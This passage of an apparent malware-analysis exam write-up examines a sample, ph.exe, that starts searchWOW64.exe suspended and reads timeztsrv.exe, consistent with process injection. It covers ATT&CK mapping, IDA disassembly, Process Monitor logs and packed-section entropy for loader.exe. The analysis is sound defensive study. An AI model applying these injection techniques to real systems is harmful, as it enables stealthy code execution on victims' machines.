    - https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentprocessid
    - Retrieves the process identifier of the calling process.
  - Function: CreateFileA
    - https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea
    - Creates or opens a file or I/O device.
  - Function: ReadFile
    - https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-readfile
    - Usage: Reads data from the specified file or input/output (I/O) device. Reads occur at the position specified by the file pointer if supported by the device.
  - Function: ResumeThread
    - https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-resumethread
    - Usage: Decrements a thread's suspend count. When the suspend count is decremented to zero, the execution of the thread is resumed.
  - Function: GetCurrentProcess
    - https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getcurrentprocess
    - Usage: Retrieves a pseudo handle for the current process.

1c-5 ATT&CK Analysis




- **Discovery - T1124 - System Time Discovery**
  - Library: kernel32.dll
  - Function: GetSYstemTimeAsFileTime
  - Description: An adversary may gather the system time and/or time zone from a local or remote system.
  - Reference: https://attack.mitre.org/techniques/T1124/
- **Execution - T1106 - Native API**
  - Library: kernel32.dll
  - Function: CreateProcessA
  - Description: Adversaries may directly interact with the native OS application programming interface (API) to execute behaviors.
  - Reference: https://attack.mitre.org/techniques/T1106/
- **Defense Evasion / Privilege Escalation - T1055 - Process Injection**
  - Library: kernel32.dll
  - Function: WriteProcessMemory
  - Description: Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.
  - Reference: https://attack.mitre.org/techniques/T1055

1c-6 Resources




- The resource only contains the manifest



- It doesn't require admin privilege

1c-7 Strings




- `searchWOW64.exe` - ASCII - at `0x1D60`
- `timeztsrv.exe` - ASCII - at `0x1D70`

2c - Reverse Engineering - ph.exe

Before reverse engineering the sample, disable the ASLR flag using CFF Explorer:

Load `ph.exe` into **IDA Pro**:



ReadFile in the main function

- `ReadFile` has a cross reference in `main` function

Inspect the `ReadFile` API call:

```
.text:00000001400010F5                  lea     r9, [rbp+57h+NumberOfBytesRead] ; lpNumberOfBytesRead
.text:00000001400010F9                  mov     [rbp+57h+NumberOfBytesRead], r13d
.text:00000001400010FD                  mov     rdx, rax        ; lpBuffer
.text:0000000140001100                  mov     [rbp+57h+var_50], rax
.text:0000000140001104                  mov     r8d, ebx        ; nNumberOfBytesToRead
.text:0000000140001107                  mov     qword ptr [rsp+0D0h+bInheritHandles], r13 ; lpOverlapped
.text:000000014000110C                  mov     rcx, rsi        ; hFile
.text:000000014000110F                  mov     r14, rax
.text:0000000140001112                  call    cs:ReadFile
```

- https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-readfile
- Usage: Reads data from the specified file or input/output (I/O) device.
- Return:
  - If the function succeeds, the return value is nonzero (TRUE).
  - If the function fails, or is completing asynchronously, the return value is zero (FALSE).
- Parameters:
  - `hFile`: A handle to the device (for example, a file, file stream, physical disk, volume, console buffer, tape drive, socket, communications resource, mailslot, or pipe).
    - Set to `rsi`, which is determined by the return value of the API call `CreateFileA` at `1400010BD`

```
.text:0000000140001097                  lea     r8d, [r13+1]    ; dwShareMode
.text:000000014000109B                  mov     [rsp+0D0h+dwCreationFlags], r13d ; dwFlagsAndAttributes
.text:00000001400010A0                  lea     rcx, FileName   ; "timeztsrv.exe"
.text:00000001400010A7                  xor     r9d, r9d        ; lpSecurityAttributes
.text:00000001400010AA                  mov     [rsp+0D0h+bInheritHandles], 3 ; dwCreationDisposition
.text:00000001400010B2                  mov     edx, 80000000h  ; dwDesiredAccess
.text:00000001400010B7                  call    cs:CreateFileA
.text:00000001400010BD                  mov     rsi, rax
```

    - Potentially to be a handle of `timeztsrv.exe`

This function call read content of `timeztsrv.exe`.

CreateFileA in the main function

Scroll up and check the function call of `CreateFileA`:


picture 219

- https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea
- Usage: Creates or opens a file or I/O device. The most commonly used I/O devices are as follows: file, file stream, directory, physical disk, volume, console buffer, tape drive, communications resource, mailslot, and pipe.
- Return:
  - If the function succeeds, the return value is an open handle to the specified file, device, named pipe, or mail slot.
  - If the function fails, the return value is INVALID_HANDLE_VALUE.
- Parameters:
  - `lpFileName`: The name of the file or device to be created or opened.
    - It is `timeztsrv.exe` set at `1400010A0`
  - `dwCreationDisposition`: An action to take on a file or device that exists or does not exist.
    - Set to 3 at `1400010AA` - `OPEN_EXISTING` - Opens a file or device, only if it exists. If the specified file or device does not exist, the function fails and the last-error code is set to ERROR_FILE_NOT_FOUND

This function call opens `timeztsrv.exe` if it exists.

CreateProcessA in the main function

Check the call of `CreateProcessA`:


```
.text:000000014000104A                  mov     rdi, rax
.text:000000014000104D                  lea     rdx, CommandLine ; "searchWOW64.exe"
.text:0000000140001054                  mov     [rsp+0D0h+lpProcessInformation], rdi ; lpProcessInformation
.text:0000000140001059                  xor     r13d, r13d
.text:000000014000105C                  mov     [rsp+0D0h+lpStartupInfo], rbx ; lpStartupInfo
.text:0000000140001061                  xorps   xmm0, xmm0
.text:0000000140001064                  mov     [rsp+0D0h+lpCurrentDirectory], r13 ; lpCurrentDirectory
.text:0000000140001069                  xor     eax, eax
.text:000000014000106B                  mov     [rsp+0D0h+lpEnvironment], r13 ; lpEnvironment
.text:0000000140001070                  xor     r9d, r9d        ; lpThreadAttributes
.text:0000000140001073                  movups  xmmword ptr [rdi], xmm0
.text:0000000140001076                  mov     [rsp+0D0h+dwCreationFlags], 4 ; dwCreationFlags
.text:000000014000107E                  xor     r8d, r8d        ; lpProcessAttributes
.text:0000000140001081                  xor     ecx, ecx        ; lpApplicationName
.text:0000000140001083                  mov     [rsp+0D0h+bInheritHandles], r13d ; bInheritHandles
.text:0000000140001088                  mov     [rdi+10h], rax
.text:000000014000108C                  call    cs:CreateProcessA
```

- https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessa

- Usage: Creates a new process and its primary thread. The new process runs in the security context of the calling process.
- Return:
  - If the function succeeds, the return value is nonzero.
  - If the function fails, the return value is zero.
- Parameters:
  - `lpApplicationName`: The name of the module to be executed.
    - Set to `0` at `140001081`
    - The module name must be the first white space–delimited token in the `lpCommandLine` string.
  - `lpCommandLine`: The command line to be executed.
    - Set to `searchWOW64.exe` at `14000104D`

The `CreateProcessA` function call runs `searchWOW64.exe`, which is not a well-known executable.

Checking the PreFetch, it has not actually executed:



RUNTIMEBROKER.EXE-CABDD2B8.pf	8/10/2021 10:45 AM	PF File	13 KB
RUNTIMEBROKER.EXE-E560E5BD.pf	8/9/2021 7:55 PM	PF File	11 KB
RUNTIMEBROKER.EXE-FB9C1E66.pf	8/9/2021 2:51 PM	PF File	14 KB
SCREENSKETCH.EXE-4B7D54B0.pf	8/9/2021 3:55 PM	PF File	28 KB
SEARCHFILTERHOST.EXE-77482212.pf	8/10/2021 10:14 AM	PF File	4 KB
SEARCHPROTOCOLHOST.EXE-0CB8CADE...	8/10/2021 10:14 AM	PF File	5 KB
SEARCHUI.EXE-319D092B.pf	12/26/2019 1:36 AM	PF File	64 KB
SEARCHUI.EXE-E4B0F2D1.pf	8/8/2021 2:15 AM	PF File	61 KB
SECHEALTHUI.EXE-94DA4575.pf	11/22/2019 2:08 AM	PF File	23 KB
SECHEALTHUI.EXE-06332CB5.pf	5/18/2020 2:11 PM	PF File	25 KB
SETHC.EXE-6A2DC453.pf	8/10/2021 4:19 AM	PF File	5 KB
SETUP.EXE-BD4212A3.pf	11/24/2019 4:49 AM	PF File	33 KB
SHELLEXPERIENCEHOST.EXE-A9DDD5B3.pf	12/26/2019 1:40 AM	PF File	24 KB

Also, `ph.exe` has not been executed as well:

 picture 222


3c - Dynamic Analysis - pd.exe

Beforing running, run **Wireshark** and **Process Monitor** to capture the traffic and process details.

Run `ph.exe` as admin then.

ph-aslr-disabled.exe (3540)	C:\Users\AdminE...		WIN10\AdminELS	"C:\Users\AdminELS\Downloads\Samples\Final_Exam\ph-aslr-disabled.exe"	
Conhost.exe (4144)	Console Window ...	C:\WINDOWS\S...	Microsoft Corporat...	WIN10\AdminELS	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1

As expected, the attempts of running `searchWOW64.exe` and `timeztsrv.exe` fails since they are not present:



11:10:15.0468032 ...	ph-aslr-disabled.exe	3540	CloseFile	C:\Windows\System32\vcruntime140.dll	SUCCESS	
11:10:15.0472002 ...	ph-aslr-disabled.exe	3540	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions	REPARSE	Desired Access: Read
11:10:15.0472262 ...	ph-aslr-disabled.exe	3540	RegOpenKey	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions	SUCCESS	Desired Access: Read
11:10:15.0472538 ...	ph-aslr-disabled.exe	3540	RegQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions\(Default)	SUCCESS	Type: REG_SZ, Length: 18, Data: 0006020F
11:10:15.0491432 ...	ph-aslr-disabled.exe	3540	QueryNameInformationFile	C:\Users\AdminELS\Downloads\Samples\Final_Exam\ph-aslr-disabled.exe	SUCCESS	Name: \Users\AdminELS\Downloads\Samples\Final_Exam\ph-aslr-disable...
11:10:15.0494397 ...	ph-aslr-disabled.exe	3540	CreateFile	C:\Users\AdminELS\Downloads\Samples\Final_Exam\searchWOW64.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Repars...
11:10:15.0498010 ...	ph-aslr-disabled.exe	3540	CreateFile	C:\Users\AdminELS\Downloads\Samples\Final_Exam\searchWOW64.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Repars...
11:10:15.0500679 ...	ph-aslr-disabled.exe	3540	CreateFile	C:\Windows\System32\searchWOW64.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Repars...
11:10:15.0502977 ...	ph-aslr-disabled.exe	3540	CreateFile	C:\Windows\System\searchWOW64.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Repars...
11:10:15.0505193 ...	ph-aslr-disabled.exe	3540	CreateFile	C:\Windows\searchWOW64.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Repars...
11:10:15.0524327 ...	ph-aslr-disabled.exe	3540	CreateFile	C:\Windows\System32\searchWOW64.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Repars...
11:10:15.0527300 ...	ph-aslr-disabled.exe	3540	CreateFile	C:\Windows\searchWOW64.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Repars...
11:10:15.0529376 ...	ph-aslr-disabled.exe	3540	CreateFile	C:\Windows\System32\wbem\searchWOW64.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Repars...
11:10:15.0532234 ...	ph-aslr-disabled.exe	3540	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\searchWOW64.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Repars...
11:10:15.0534380 ...	ph-aslr-disabled.exe	3540	CreateFile	C:\Users\Public\CPAU\searchWOW64.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Repars...
11:10:15.0538916 ...	ph-aslr-disabled.exe	3540	CreateFile	C:\Windows\System32\OpenSSH\searchWOW64.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Repars...
11:10:15.0541779 ...	ph-aslr-disabled.exe	3540	CreateFile	C:\Users\AdminELS\AppData\Local\Microsoft\WindowsApps\searchWOW64.exe	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: Open Repars...
11:10:15.0543453 ...	ph-aslr-disabled.exe	3540	CreateFile	C:\Users\AdminELS\Downloads\Samples\Final_Exam\timeztsrv.exe	NAME NOT FOUND	Desired Access: Generic Read, Disposition: Open, Options: Synchronous I...
11:10:15.0550470 ...	ph-aslr-disabled.exe	3540	Thread Exit		SUCCESS	Thread ID: 2560, User Time: 0.0156250, Kernel Time: 0.0000000

---

4 - Unpacking

Question


If there is a packed file, you need to unpack it and then provide full analysis of what it does and how it works. Don't forget to add details such as but not limited to the File entropy, names of the sections, size of the sections.

Answer

`loader.exe` is found to be packed in the static analysis. Recap the static analyze:

- Sections information
  - **Section Name:** A
    - Usage: unknown (uncommon section - being 0 bytes might means this section serve for unpacked content)
    - Raw Size: 0 bytes
    - Virtual Size: 24576 bytes
    - Permission: Writable, Executable
    - Entropy: 0 (null)
  - **Section Name:** B
    - Usage: unknown (uncommon section)
    - Raw Size: 5120 bytes
    - Virtual Size: 8192 bytes
    - Permission: Writable, Executable
    - Entropy: 7.543 (High entropy - **possibly packed**)
  - **Section Name:** .rsrc
    - Usage: Resource directory
    - Raw Size: 1536 bytes
    - Virtual Size: 4096 bytes
    - Permission: Writable
    - Entropy: 3.922


Use **Detect It Easy** to try to look for common packer:



